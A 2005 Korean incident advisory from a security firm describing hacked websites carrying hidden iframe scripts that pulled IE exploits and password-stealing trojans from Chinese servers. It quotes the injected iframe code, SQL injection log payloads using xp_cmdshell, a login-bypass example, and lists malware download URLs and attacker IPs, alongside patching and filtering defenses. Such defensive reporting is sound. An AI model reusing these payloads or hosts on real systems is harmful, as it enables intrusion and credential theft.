국내 웹사이트 공격 이용
백도어 프로그램 전파 및 대응

2005. 07. 27

넷시큐어 The Compass of Information Security
테크놀러지(주)
NetSecure Technology, Inc.

목 차

국내 웹 사이트 공격 이용 백도어 전파 및 대응

1. 개요


1.1 개요

유명 웹 사이트를 해킹(추정)하여 홈페이지에 MS Windows IE Exploit 과 악성코드를 포함한 특정목적의 서버로 사용자를 유도할 스크립트를 삽입하여 해당 웹사이트에 접속하는 사용자로 하여금 특정위치(중국)의 서버로부터 악의적인 파일(백도어 키로거등)을 다운로드 및 실행하게끔 한다.
보통 IE 를 통하여 실행파일을 다운받거나 실행할 경우 사용자의 인증을 거쳐야 하지만, 인터넷익스플로러의 취약점에 대한 패치를 적용하지 않은 사용자는 웹페이지 접속후 자신의 웹브라우저인 IE 의 취약성에 의해 인가되지 않은 파일을 다운로드 받아 실행하게 된다.

1.2 공격 환경

- 홈페이지(웹 서버) : 취약한 홈페이지 SQL Injection 공격 가능한 홈페이지
- 운영체제 (일반 사용자) : Windows 시스템
- MS 취약점(일반 사용자) : MS05-001 (HTML 도움말의 취약점으로 인한 코드 실행 문제), MS04-013 (Outlook Express 누적 보안 업데이트) 취약점 존재 PC

1.3 공격 시나리오



[그림 1] - 공격 시나리오

1) 해당 홈페이지에 해킹(추정)에 의한 특수목적으로 제작된 웹 파일 혹은 스크립트 삽입.

ex) 유명 웹사이트의 홈페이지에 iframe 태그와, URL Encode를 이용하여 아래와 유사한 코드를 삽입

* css.htm : Exploit 경우

```
<!-- 팝업창 띄우기 -->
<script Language=Javascript>
document.write('<iframe src=http://프로그램 다운로드 서버/css.htm width=0 height=0></iframe>');
</script>
```

* icyfox.htm : Exploit 경우

```
<HTMLoncontextmenu="returnfalse">
<HEAD>
<TITLE> </TITLE>
</HEAD>
<BODY>
<생략>
</SCRIPT>
<SCRIPTLANGUAGE="JavaScript">varurl=document.location.href;url=url.substring(0,url.lastInde
xOf('/'));
document.write('<OBJECTWidth=0Height=0style="display:none;
<생략>/icyfox.js::/%23"></OBJECT>');
window.status="  ";</SCRIPT></BODY><NOSCRIPT><iframestyle="display:none;"src='*.*'>
</iframe>
</NOSCRIPT>
</HTML>
```

2) 사용자 해킹된 홈페이지 접속, 악성프로그램 다운로드 및 설치

일반 사용자가 해킹된 홈페이지에 접속하게 되면 홈페이지에 포함된 스크립트를 통하여 "프로그램 DownLoad 사이트"로부터 Exploit 코드를 포함 스크립트가 실행된다. 그러므로 사용자는 자신이 접속한 페이지가 아닌 또다른 서버의 TCP 80 포트를 통하여 접속됨을 확인할수 있다.

<u>일반 사용자 PC(Windows) 다음의 취약점 존재 시 사용자 확인과정없이 임의의 프로그램 설치</u>

* MS05-001 (HTML 도움말의 취약점으로 인한 코드 실행 문제)
* MS04-013 (Outlook Express 누적 보안 업데이트)

3) 트로이목마가 다운로드 되어 실행된다.

```
bbs003302[1].css : Trojan.MulDrop.2345
arcldrer.exe : Trojan.MulDrop.2345
Syshlp.dll : Trojan.PWS.Lineage
icyfox.exe : Trojan.PWS.Lineage
```

해당 익스플로잇에 대한 보안패치를 적용할 경우 트로이목마를 다운로드 실행하는 부분에서 실행되지 않는다.

2. 피해 유형 및 증상

2.1 피해 유형

사용자의 PC 에 백도어가 실행되면 Explorer(탐색기)에 삽입 되어 %system%에 자신을 생성하고 다음의 정보들을 수집한다.


- 일반 사용자 ID 와 패스워드 정보가 유출
- 감염된 PC 는 특정메일 주소로 중요정보를 전송함
- 감염된 PC 는 특정 IP 로 FTP 접속을 시도함
- 감염된 PC 는 특정 사이트로 접속을 시도함

2.2 피해 증상


- SQL Injection Log 흔적(웹 로그 분석)

```
;CREATE%20TABLE%20[X_8806]([id]%20int%20NOT%20NULL%20IDENTITY%20(1,1),%20[ResultTxt]%20varchar(1024)%20NULL);insert%20into%20[X_8806](ResultTxt)%20EXEC%20MASTER..XP_CMDSHELL%20'dir%20c:₩';insert%20into%20[X_8806](ResultTxt)%20values%20('g_over');exec%20master..sp_dropextendedproc%20'xp_cmdshell'

'%20and%20(select%20unicode(substring(isNull(cast(db_name()%20as%20varchar(8000)),char(32)),13,1)))%20%20between%2030%20and%20130%20and%20''=' 200

%20and%20(select%20unicode(substring(isNull(cast(db_name()%20as%20varchar(8000)),char(32)),12,1)))%20%20between%2030%20and%20130%20and%20''=' 20
```

- SQL 자동화 툴 사용 흔적(DB 테이블 확인)
  - 중국에서 제작된 d-sql sql 인젝션 툴을 사용하게 되면 db 에 d99_tmp 테이블이 생성된다.




[그림 2] - SQL Injection 자동화 공격 툴



[그림 3] - 악의적인 해킹툴로 인하여 생성된 테이블

- d99_tmp 테이블 : 시스템 명령어 실행시에 생성되는 테이블
- d99_reg 테이블 : 아래 해킹툴로 레지스트리 수정 시에 생성되는 테이블

■ Web 취약점 스캐닝 흔적(웹 로그 분석) – 아주 짧은 시간에 많은 페이지 접속
- winnt/system32/cmd.exe



[그림 4] - 스캐닝 흔적 로그

3. 대응방안

3.1 시스템 담당자(웹 서버)

구분	세부 내용	비고
최신 보안 패치적용	■ 운영중인 서버 최신 보안 패치 적용	수시
공격자 접근차단	■ 라우터 및 방화벽에 ACL 설정 • 공격사이트 차단 : 중국 공격자 IP(넷시큐어 제공) • 로그 분석을 통한 공격자 IP 식별(웹로그, DB 로그 등)	
신규 시스템 프로그램 설치	■ 보안패치 적용된 신규시스템으로 프로그램 이전 ■ 알려진 Backdoor 및 악성코드 삭제 • 실행 Backdoor 및 iframe 등 의 악성코드 제거	침해사고시

프로그램 소스 수정	■ 알려진 취약 프로그램 소스 수정(특수 문자 필터링) ■ 웹 서버 에러페이지 변경 • 기본 웹 에러페이지를 사용자 정의 페이지 변경 (서버 에러 메시지를 보여주지 않도록 설정)	
DB 시스템 접근 제한 및 보안 설정	■ 웹 애플리케이션을 사용하는 데이터베이스 사용자권한 제한 ■ 사용하지 않은 위험성을 내포하고 있는 DB shell Command 프로시져 삭제	
보안 컨설팅 수행	■ 취약점 진단 수행 ■ 모의해킹 수행 • 웹을 이용한 공격이므로 전반적인 모의해킹을 실시 하여 취약점 제거 및 수정으로 안전한 홈페이지 운영	넷시큐어 5 일수행 (권장)
웹 서버 필터링 모듈설치	■ 보안 헛점(특수문자 처리)을 방지해주는 마이크로소프트 IIS LockDown 설치 운영 • 웹서버 모듈로 설치되어 실행전 특수 문자를 필터링 하여 시스템을 보호	테스트후 설치권장
보안장비 도입	■ 웹 방화벽 솔루션 도입 • 웹 해킹 공격 탐지 및 차단으로 공격 방어	영업 협의
웹 사이트 모니터링 및 분석	■ 주기적 웹 사이트 모니터링 • 24 시간 실시간 주요 페이지 해킹 유.무 모니터링 (특수문자 및 이상징후 점검) ■ 빠른 침해사고 분석 및 조치 • 현업담당자 1 차 분석 및 긴급 조치 • 1 차 분석 미비 시 넷시큐어 관제센터에 침해사고 신고 후 처리	상시

3.2 일반 사용자

구분	세부 내용	비고
운영체제 패치	■ Windows 를 최신 버전으로 업데이트 함 (윈도우 취약점 MS05-001, MS04-013 을 이용 감염됨)	
보안프로그램 설치	■ 백신프로그램(바이러스체이서)을 업데이트 하고 주기적으로 점검 => http://www.viruschaser.com ■ 개인방화벽(F/W) 설치 • 알려지지 않은 프로그램 발견 및 중요정보 전송 차단을 위한 개인 방화벽 프로그램 설치하여 운영 => http://www.sygate.com/products/sygate-personal-firewall-pro.htm	

4. 백도어 프로그램 정보 및 공격자 IP

4.1 공격 HTML Exploit

wnt[1].htm : Exploit.Helpxsite
css[1].htm : Exploit.Helpxsite
icyfox.htm : Exploit.MhtRedir
icyfox.js : Trojan.PWS.Lineage
Script_01af6d73.html : VBS.Phel
Script_01afcb4c.html : VBS.Phel

4.2 백도어 프로그램 및 트로이목마 프로그램

bbs003302[1].css : Trojan.MulDrop.2345
arcldrer.exe : Trojan.MulDrop.2345
Syshlp.dll : Trojan.PWS.Lineage
icyfox.exe : Trojan.PWS.Lineage

4.3 백도어 프로그램 Download URL

http://hangamegogo.17mo.net, http://www14.admin88.com
http://www24.admin88.com, http://up.huigezi.com
http://www.lookde5.com, http://www.giveshell.com
http://www.bum888.com, http://www.slot-game.com.tw
http://www.m6vip.com, http://www.putao.com.tw
http://www.domo520.com, http://www.04dj.com
http://www.baojiajie.com, http://www.soeye.cn
http://www.getpass.org, http://vip.huigezi.com
http://www.whboy.net, http://hg0615.m6vip.com
http://chinadux.126.com, http://asp5.6to23.com
http://wineh-web-g03.xinnetdns.com, http://www.54spy.com
http://gua.wocaole.com, http://update.wocaole.com

4.4 공격자 IP 정보

- 61.134.103.171 (중국 IP)
- 61.175.138.229 (중국 IP)
- 219.234.132.78 (중국 IP)

* 넷시큐어 자체 수집 및 침해사고 분석 IP 로 고객사 침입차단시스템(F/W) 보안정책 적용 권고

5. SQL Injection 공격 개요 및 대응

5.1 개요

DBMS 를 사용하는 서버에 많이 공격되는 취약점으로써 프로그램에서 생기는 문제점을 이용하여 잘못된 값을 웹 프로그램으로 넘겨줌으로써, 부적절한 SQL Query 를 실행시키도록 할 수가 있습니다. 이 공격을 이용하면 불법적인 데이터베이스 query 를 이용하여 인증을 위해 사용하는 SQL query 등을 비정상적으로 만들어서, 아이디나 암호가 맞지 않음에도 불구하고 인증을 정상적으로 한 것처럼 만들 수가 있습니다. 또한 다양한 프로시저의 활용으로 SA 권한으로 DB 와 연결이 된다면 시스템 명령어를 사용함으로써 계정생성 등의 작업을 진행 할 수 있습니다.

Username / Password 를 입력 받는 프로그램이 있습니다.

Username :
Password :

guest / guest 라는 계정은 이미 우리가 알고 있다고 가정 하도록 합니다. SQL injection 공격에 취약한지 확인 하기 위해서는 Username 필드에 아래와 같이 입력합니다.

Username : guest'--
Password : 1234

분명히 틀린 패스워드를 입력했으므로, 정상적인 상태라면 로그인이 이루어 지지 않아야 합니다. 그러나 로그인이 이뤄지는 것을 알 수 있습니다.

이는 guest'-- 를 입력함으로 인해 이루어 지는데, 위와 같이 입력함으로 인해, 내부적으로 생성되는 쿼리문장은 아래와 같이 만들어 지기 때문이다.

=> select * from users where username = 'guest'-- and password = '1234'

내부적으로 만들어지는 쿼리문에 username = 'guest'-- 라는 부분을 볼 수가 있는데 SQL syntax 에서 "--" 이후는 모두 생략됩니다.

결과적으로 -- 이후의 문자열은 생략되며 아래와 같은 명령라인이 SQL 서버로 전송됩니다.
=> select * from users where username 'guest'

이외의 많은 공격방법이 존재합니다.

비정상적인 SQL Query 를 이용 다음과 같은 공격이 가능합니다.

- 사용자 인증을 비정상적으로 통과 할 수 있다.
- 데이터베이스에 저장된 데이터를 임의로 열람할 수 있다.
- 데이터베이스의 시스템 명령을 이용하여 시스템 조작이 가능하다.

5.2 대응 방안

5.2.1 웹 프로그램 소스 수정

■ 데이터베이스와 연동을 하는 스크립트의 모든 입력값을 점검(특수문자,문자열길이, 문자열 타입)하여 사용자의 입력값이 SQL Injection을 발생시키지 않도록 수정합니다.
- 사용자의 입력이 SQL Injection 을 발생시키지 않도록 사용자 입력 시 다음과 같은 특수 문자가 포함되어 있는지 검사하여 허용되지 않은 문자열이나 문자가 포함된 경우에는 에러로 처리 합니다.
- 특정문자만 입력 허용 (숫자, 영문자)

필터링 해야할 특수 문자
싱글쿼트(‘), 더블쿼트(“), 슬래쉬(/), 역슬래쉬(₩), 세미콜론(;), 콜론(:), 더블데쉬(- -) , 플러스(+), = , Space( ), <, >, (,), [,]

- Secure ASP Script 참고 사이트 : http://www.ngssoftware.com/papers/asp.pdf 문서를 참고하여 입력 인자 특성에 따라 필터링 권고
- 데이터베이스 연결 문자열(DB 접속정보)을 가급적 config 파일에 저장하지 않음(암호화 권장)

* 특수문자 제거 (ex : prodId = replace(prodId, "'", "''") ')

5.2.2 DB 시스템 접근 제한 및 보안 설정

1) 웹 애플리케이션이 사용하는 데이터베이스 사용자의 권한을 제한한다.

- 가능하면 일반 사용자 권한으로는 모든 system stored procedures 에 접근하지 못하도록하여 웹 애플리케이션의 SQL Injection 취약점을 이용하여 데이터베이스 전체에 대한 제어권을 얻거나 데이터베이스를 운용중인 서버에 대한 접근이 불가능하도록 합니다.
- 웹 서버에서 DB 접속 시 사용하는 계정을 sa(sysadmin)가 아닌 별도의 계정(웹 전용)을 만들어 최소한의 권한(읽기권한만)으로 설정 합니다.


2) 사용하지 않은 위험성을 내포하고 DB Shell Command 프로시저는 삭제한다.

구분	설명
xp_cmdshell	관리자 권한의 임의의 셸(shell) 명령 실행
xp_enumgroups	NT 사용자 그룹의 목록
xp_grantlogin	로그인 권한 상승
xp_getnetname	현재 동작 중인 Netbios 이름 제시
xp_regdeletekey	레지스트리 키 삭제
xp_msver	SQL 서버 버전

5.2.3 웹 서버 필터링 모듈 적재(MS IIS Lockdown)


- 테스트 후 적용 권장

개요
IIS Lockdown 툴은 마이크로소프트의 NT 4.0 또는 Windows 2000 에 포함된 IIS 4.0, IIS 5.0 의 보안 헛점을 미리 방지 할 수 있도록 운영자가 손쉽게 보안 옵션을 수정할 수 있게 도와주는 보안 관리 프로그램 입니다. 즉, 사용 목적에 따라 필요한 구성요소만 활성화 시키고 그 외의 구성요소는 비활성 상태로 만듭니다. IIS Lockdown 툴은 실행과 동시에 IIS 웹 서버의 하위 서비스나 그 환경설정 내용이 변경되어 적용되므로 주의가 필요합니다. 적용 후에 일부 서비스가 정상 동작하지 않을 수 있으며 이를 수정하는 과정이 필요할 수 있기 때문입니다. 따라서 실제 사용중인 웹 서버에 바로 적용하기 전에 테스트 서버로 동일한 환경을 구성한 뒤에 정상적으로 서비스가 되는지 테스트한 후에 사용하는 것이 좋습니다.
설치
IIS Lockdown 툴은 설치 프로그램이 아니라 단독 실행파일형태로 되어 있습니다. 다운로드 (http://download.microsoft.com/download/iis50/Utility/2.1/NT45XP/EN-US/iislockd.exe) 한 후에 실행해 보면 다음과 같은 템플릿 선택 화면을 볼 수 있습니다. 웹 서버가 사용되는 목적에 따라 활성화되는 구성요소와 IIS 의 메타베이스 정보가 다르게 설정되므로 올바른 템플릿을 선택하는 것이 중요합니다. 각 템플릿 별 세부 설정사항에 대한 내용은 http://support.microsoft.com/default.aspx?scid=kb;en-us;Q325864 를 참조 하시면 됩니다.



[그림 5] - IIS Lockdown - 템플릿 선택 화면

다음으로 진행하면 URLScan 필터를 설치할 것인가를 물어보는 화면이 나타난게 됩니다. URLScan 은 ISAPI 필터로서 특정 HTTP 요청을 블록킹함으로써 서버를 보호하는데 사용됩니다.




[그림 6] - URLScan 필터의 설치 여부 선택

다음으로 진행하면 선택한 템플릿에 따라 IIS 웹 서버의 보안 설정이 구성되게 됩니다. 만약 원래의 구성으로 되돌리고 싶으면 IIS Lockdown 툴을 재실행하고 이전 설정 정보로 롤백을 선택 하시면 됩니다.

URLScan 은 ISAPI 필터로 특정 HTTP 요청을 블록킹함으로써 IIS 서버를 보호하는 역할을 담당한다. 명령 프롬프트에서 'iislockd.exe /q /c'라고 입력함으로써 IISLockdown 을 실행하지 않고 URLScan 필터만 설치할 수도 있습니다. 설치된 URLScan 을 삭제하려면 [제어판] - [프로그램 추가/제거]에서 IIS UrlScan Tool 을 찾아 삭제하면 됩니다.

URLScan 필터는 '%windows directory%₩system32₩inetsrv₩urlscan'에 설치되게 되는데 이 디렉토리에는 URLScan 의 실행에 필요한 바이너리 파일과 환경설정 파일이 있으며 로그파일이 저장되게 됩니다. 이 디렉토리에서 urlscan.ini 파일이 있는데 바로 URLScan 필터의 동작을 설정하는 환경설정 파일입니다.



[그림 7] - UrlScan.ini 설정 파일

UrlScan.ini 파일에는 필터링 하는데 사용되는 여러 섹션과 설정 항목이 존재합니다. 각 항목에 대하여 자세한 설명이 있어 직관적으로 구성할 수 있게 되어 있습니다.

어떠한 메소드를 허용하고 거부할 것인가는 AllowVerbs 와 DenyVerbs 를 이용하면 되고, 어떠한 확장자를 허용하고 거부할 것인가는 AllowExtensions 와 DenyExtensions 섹션을 이용하면 됩니다. 서버의 경로 탐색에 대한 거부는 DenyUrlSequences 섹션을, 그리고 전반적인 설정에 사용되는 options 섹션이 존재합니다.

ISAPI 필터는 IIS 웹 서버가 요청을 받기 전에 해당 요청을 가로채서 먼저 처리하므로 UrlScan 필터에 의해서 거부된 요청은 IIS 웹 서버로 전달되지 않게 됩니다. 초기 설정 후에는 로그 파일을 잘 분석하여 어떠한 요청이 거부되는지, 만약 정상적인 요청이 거부되고 있다면 UrlScan.ini 설정파일을 수정하는 과정이 필요하게 됩니다.

5.2.4 Web 404 에러페이지 변경


공격자는 리턴되는 에러 메시지에 대한 분석을 통하여 공격에 성공할 수 있는 SQL Injection 스트링을 알아낼수 있게 됩니다. 따라서 SQL 서버의 에러 메시지를 외부에 제공하지 않고 사용자 정의 에러페이지 제공하도록 합니다.

404 에러페이지 설정


1.일단 404 페이지를 보여줄 HTML 파일을 작성합니다.

```
<html>
<title> 요청한 웹 페이지가 없습니다</title>
<body>
현재 웹 사이트내에 사용자가 요청한 페이지가 존재하지 않습니다.<br>
다시 한번 확인해 보시기 바랍니다.<br><br>
문의사항은 관리자(admin@admin.com) 로 메일 주시면 되겠습니다.<br>
</body>
</html>
```

2.IIS 스냅인을 열고, 구현하려는 웹사이트, 가상 디렉터리 등의 등록정보를 선택합니다.

